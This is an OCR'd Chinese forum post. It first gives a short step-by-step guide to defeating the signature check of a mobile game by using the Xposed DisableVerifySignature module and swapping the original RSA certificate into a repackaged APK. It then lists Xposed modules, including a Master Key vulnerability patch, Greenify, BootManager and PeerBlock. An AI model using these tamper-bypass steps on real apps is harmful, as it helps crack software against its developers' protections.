在 Android APP 逆向破解的过程中会经常遇见一些具有签名校验的软件或者游戏。我们知道，如果将原包签名的信息 RSA 文件，复制并覆盖到已修改重打包的包中，在安装过程中 一定不能通过 Android 系统对签名合法性的校验。猜想：有没有一种方法，使置换回原包 RSA 的修改包安装成功？软件运行依靠 DEX 文件只要安装成功， 程序运行起来后 获取的签名信息就是我们置换回的官方版的，从而绕过 APP 的签名校验。


看雪的一篇帖子：http://bbs.pediy.com/showthread.php?t=190876 已经给出完美的答案，我们就以实例分析。
实例载体：<开心消消乐> 移动 MM 下载
步骤：
1、环境安装：首先下载安装 Xposed，更新之后重启；然后安装插件 DisableVerifySignature，该插件无界面，在 Xposed 模块中可以看到，应用后重启。这样操作环境就算配置 OK 了；


48K/s
22:16
模块
DisableVerifySignature
1.0
Easy example which makes the status bar clock red and adds a smiley
ZjDroid
1.0
collect the runtime information of the applicaitons

2、测试。使用 ApkIDE 重打包后 直接安装运行，在 Loading 过程中会弹出修改提示，如下图，说明软件检测到了被非法修改。

开心消消乐
ERROR!
警告：检测到您当前使用的游戏版本不是合法版本，请下载官方版本继续游戏！
确定


下面的操作是，将官方包的 RSA 拖出来，置换掉我们修改后的 RSA 文件，名字尽量与 SF 保持一致即 CERT，然后安装 可完美运行。



开心
消消乐
这张图片或许不能说
明就是绕过了签名校
验 我应该添加一个
自定义Dialog..懒了
自己实验啊
小提示：发黄光的小动物可以炸周围一片！

Android 历史上最强大的神级软件：Xposed 模块应用大合集

签名漏洞修复:Master Key dual fix 1.3


机锋论坛
BBS.GFAN.COM

签名漏洞封堵 Master Key dual fix 针对签名漏洞 9695860 进行封堵，此漏洞允许不影响签名的情况下对修改程序执行过程。


修补形式为 Xposed 模块，需要 Xposed 框架支持才能发挥作用

Xposed 框架：点这儿 安装完毕后重启，在 Xposed 中启用此模块，再次重启

另附：

漏洞检测程序：点这儿

另一个 8219321 号漏洞修补程序：点这儿


100% 22:07
Master Key dual fix
Android vulnerability fixes
By Tungstwenty @ XDA Developers
This patch addresses 2 vulnerability issues recently found on Android:
- 'Master Key'
- 'bug 9695860'
Both of these allow exploiting signed APKs by replacing the code they contain while maintaining the existing signature valid, leading you to think the original author is someone you trust.
The original Android sources have been corrected to fix both situations, but it might take a while till stock ROMs include the fixes, if ever.
For any questions, please visit this thread.
This appliction does not have any configurations. It is an Xposed mod that should be enabled on its framework manager to produce effects!
The patch is active. You should be protected from these 2 vulnerabilities.
8h08
Xposed Installer
FRAMEWORK
MODULES
Master Key dual fix [1.0]
Patches the ZIP/APK handling code to prevent both the 'Master Key' vulnerability and also 'bug 9695860'. By Tungstwenty@XDA
Xposed module list was updated
Changes will become active on reboot
BBS.GFAN.COM

神软下载：
peterdocter，如果您要查看本帖隐藏内容请回复

Greenify 绿色守护 1.97

机锋论坛
BBS.GFAN.COM

再也不用嫉妒朋友的 iPhone 手机，即使安装大量应用，也不会变得迟缓和耗电。有了『绿色守护』，你的 Android 设备也能永葆第一天拥有它时的爽滑持久！

『绿 色守护』帮助你甄别那些对系统全局性能和能耗有不良影响的应用程序，并通过独特的『绿色化』技术，阻止它们消耗您的电池电量，占用您的宝贵内存。经过『绿 色化』工艺处理的应用，在您没有主动启动它们的时候，无法『偷偷』运行，而在您正常启动它们时仍然拥有完整的功能和体验，正如 iPhone/iPad 应用 那样！

『绿色守护』要求 ROOT 权限以完成对应用的『绿色化』工艺。如果您遇到绿色化的应用因 ROOT 权限无法正常进入休眠的提示，这可能是由于您使用的 ROOT 权限管理工具（如『SuperUser』）有缺陷所造成，建议换用『SuperSU』。

重要说明：『绿色化』一个应用，意味着您确确实实希望这个应用在不启动的时候休眠，也就是说它的所有后台功能（机制）在休眠期间都不再工作。这些后台功能（机制）包括但不限于：（涉及技术术语，仅供专业人士理解）

* 后台服务

* 广播接收器。它们响应设备所发生的全局***件，例如网络连接状态变化、短信监听等。

* 定时器。它们在特定的时间或以一定的时间间隔运行。

* 小工具更新。小工具可以正常显示，但在休眠期间不会有任何更新变化，因为更新小工具需要让应用以后台方式运行。

* 推送消息。应用的消息推送也将被关闭，因为 Android 下的推送消息将会在后台激活应用，而不是像 iOS 那样只显示消息给用户。

请勿『绿色化』闹钟、即时通讯、启动器类的应用，除非你不常使用它们，也不再依赖其后台功能（比如实时通知、消息推送等）。请务必确认经过『绿色化』处理的应用没有丧失任何您认为重要的后台机制。

相比其它流行的同类工具，『绿色守护』拥有独到的技术，带给您远胜它们的体验：

◆ 不同于『钛备份（专业版）』等工具中让应用彻底消失的『冻结』功能，你可以照常使用『绿色化』的应用，通过它们进行分享，创建桌面小工具，没有任何使用上的不便。设定一次，忘却烦恼！

◆ 不同于『App Quarantine』，你可以方便的以往常的方式启动应用，不需要特殊的『应用启动小工具』，不用记得每次运行完后手动冻结（禁用）。

◆ 不同于『Autostarts』，你既能享受到它的绝大部分优势，又不必跟复杂晦涩的底层技术打交道，而且最重要的是，在应用运行期间，你不会失去任何重要功能。

◆ 不同于那些『XXX 进程杀手/任务管理』，你的设备不会陷入『应用偷偷运行，工具疲于猎杀』的『猫鼠游戏』，那样只会无端消耗更多电量，而且显著降低系统响应速度。因为所有 经过『绿色化』的应用在你没有启动它们的时候，都处于深度的休眠状态，完全没有需要不断猎杀它们的烦恼。

作为一个底线，『绿色守护』自己必须启动一个后台『清洁工』服务，才能将经过绿色化的应用置于休眠状态。这个后台服务在设计和实现都以『超轻量化』为首要目标，它的平均内存消耗仅有 2M 左右，CPU 及电量消耗近乎为零，完全可以放心的忽略它的存在。

如果您无法从 Google Play 上安装，请从此官方地址下载以确保安全：

http://oasisfeng.com/Greenify.apk

3:00
3:02
绿色守护
应用排查顾问
已选择 18 个应用
1 绿色化
那些耗费电池电量，占用宝贵内存，偷偷自动运行的应用。
2 享受
第一天拥有这部设备时的爽滑和持久体验。
3 忘却
这些繁琐的家务活，由我为您默默打理一切。
后台运行中
百度 (bdservice_v1)
7.2 MB (1:08)
百度手机助手
9.4 MB (1:07)
曾定期运行（在此次设备启动后）
百度
14 次运行（其中 4 次唤醒）
可能减缓设备响应速度
Solo桌面免费版
当网络连接改变后
当电源断开时
当电源连接时
搜狗市场
APP
机锋论坛
BBS.GFAN.COM


神软下载：


peterdocter，如果您要查看本帖隐藏内容请回复

BootManager 开机启动管理 1.3.5

机锋论坛
BBS.GFAN.COM

BootManager 是一款可以对开机自动启动的程序进行管理的软件。（需要安装 Xposed 框架后在其中激活使用）


20:39
BootManager
Apps auswählen, deren Start beim Booten verhindert werden sollen.
E-Mail
eBay
Einrichtungsassistent
Einstellungen
Feed+
FolderSync
FTPDroid
Galerie
BBS.GFAN.COM
20:39
BootManager
Apps auswählen, deren Start beim Booten verhindert werden sollen.
Lade alle Apps...
BBS.GFAN.COM


20:39
BootManager
Logdatei
00:21:20 allows: com.android.vending
00:21:21 denies: de.tiflo.whatsapp.statistics
00:21:22 allows: com.ceruleanstudios.trillian.android
00:21:24 allows: dev.ukanth.ufirewall
00:21:36 allows: com.whatsapp
00:21:38 allows: biz.bokhorst.xprivacy
00:21:49 allows: net.hubalek.android.gaugebattwidget.
00:21:50 denies: de.blinkt.openvpn
00:21:52 allows: com.palmarysoft.forecaweather
00:21:52 allows: com.google.uid.shared
00:21:54 allows: com.google.uid.shared
00:21:55 allows: com.google.uid.shared
00:21:56 allows: com.google.uid.shared
00:21:58 allows: com.google.uid.shared
00:22:02 allows: eu.chainfire.supersu
00:22:04 allows: de.defim.apk.autostarter
00:22:25 denies: com.google.android.youtube
00:22:26 denies: com.google.android.youtube
00:22:28 allows: ru.org.amip.ClockSync
00:22:30 allows: com.keramidas.TitaniumBackup
00:22:31 allows: com.kebab.Llama
00:22:32 denies: com.splunchy.android.alarmclock
00:22:32 denies: com.fjsoft.myphoneexplorer.client
00:22:35 denies: com.bubblesoft.android.bubbleupnp
00:22:37 allows: com.thinkyeah.smartlock
00:22:39 allows: dk.tacit.android.foldersync.full
00:22:40 denies: eu.chainfire.adbd
00:22:41 denies: berserker.android.apps.sshdroid
00:22:43 denies: berserker.android.apps.ftpd
BBS.GFAN.COM

神软下载：

peterdocter，如果您要查看本帖隐藏内容请回复

PeerBlock for Android 1.03

机锋论坛
BBS.GFAN.COM

PeerBlock 为一套 P2P 防护的软体。有时候我们在下载 BT 或在网路上与不认识的人传输资料时，往往都会遇到恶意的使用者来干扰您。所以，这时您就可以利用这套软体，来封锁他的 IP。

软体特色。（需要安装 Xposed 框架

后在其中激活使用）

自动帮您封锁恶意的 IP。

让您与广告、间谍等恶意的网址说再见。

使您在使用 P2P 或 BT 可以比较不被受攻击。

软体会定时更新封锁的清单。

安装方法

1. Install XPosed Framework

2. Install PeerBlock For Android

3. Create a directory in the sdcard called "PeerBlockLists"

4. Go into XPosed Framework Installer and enable "PeerBlock For Android"

5. Reboot your device

6. Now go to the website iblocklist.com

7. Take any list you wish for example, http://www.iblocklist.com/list.php?list=bt_ads


8. Press the Update button to download the list (or copy the Update URL into your browser to download it)


9. Now simply copy/paste the .txt file into the sdcard in the folder PeerBlockLists

10. Go into the PeerBlock app and tick "Block DNS" and "Block 'Ad' Keyword in the Host name"

11. Go to the second tab "Block Lists" now hit the "Rebuild cache blocklist"

12. Reboot your device and enjoy


3:27
PeerBlock for Android
MAIN
BLOCK LISTS
HISTORY
Rebuild cache blocklist
/storage/emulated/0/PeerBlockLists/hackforums.txt
/storage/emulated/0/PeerBlockLists/bt_level1.txt
/storage/emulated/0/PeerBlockLists/bt_ads.txt
/storage/emulated/0/PeerBlockLists/BlockLan.txt
/storage/emulated/0/PeerBlockLists/PeerBlockList.txt
/storage/emulated/0/PeerBlockLists/aphcqvpxuqgrkgufjruj.txt
/storage/emulated/0/PeerBlockLists/bt_microsoft.txt
/storage/emulated/0/PeerBlockLists/bt_proxy.txt
/storage/emulated/0/PeerBlockLists/bt_rangetest.txt
/storage/emulated/0/PeerBlockLists/bt_spider.txt
/storage/emulated/0/PeerBlockLists/bt_spyware.txt
/storage/emulated/0/PeerBlockLists/dcha_faker.txt
3:27
PeerBlock for Android
BLOCK LISTS
HISTORY
ABOUT
App: com.android.providers.drm
Blocks: 0 Allows: 66
App: com.google.android.gsf.login
Blocks: 0 Allows: 20
App: com.google.android.gms
Blocks: 0 Allows: 560
App: mobi.mgeek.TunnyBrowser
Blocks: 0 Allows: 32
App: com.google.android.gm
Blocks: 0 Allows: 220
App:
Blocks: 0 Allows: 162
App: com.google.android.youtube
Blocks: 5 Allows: 9
App: com.android.vending
Blocks: 0 Allows: 1419
App: com.whatsapp
Blocks: 0 Allows: 2197
App: com.dolphin.browser.engine
Blocks: 76 Allows: 2600
App: com.cleanmaster.mguard


8:55
PeerBlock for Android
MAIN
BLOCK LISTS
HISTORY
Blocking 2,171,758,408 IPs
Blocking Hostnames: 6
Connections blocked:68
Blocked DNS Requests: 147
Allow HTTP Traffic
Allow HTTPS Traffic
Block All Traffic (paranoid mode)
Block DNS
Block 'Ad' Keyword in the Host name
Last host blocked
Host:googleads.g.doubleclick.net
IP Address:173.194.65.154
Type:DNS
App:com.google.android.youtube
3:28
PeerBlock for Android
App: com.dolphin.browser.engine
Is Blocked:false
Date:2013/08/10 08:33:09
Host:tol.mobilitywerkt.nl
Is Blocked:false
Do you want to block this host?
Blocking the host name will block the URL/Host
Blocking the Ip Address will block only 1 host
Blocking a subnet /24 will block a range of 256 hosts
If you select one of these please rebuild the cache list!
Host Name
Subnet /24
Ip Address
Is Blocked:false
Date:2013/08/10 08:33:09
Host:yolo
Is Blocked:false
Date:2013/08/10 08:33:09
Is Blocked:false

peterdocter，如果您要查看本帖隐藏内容请回复

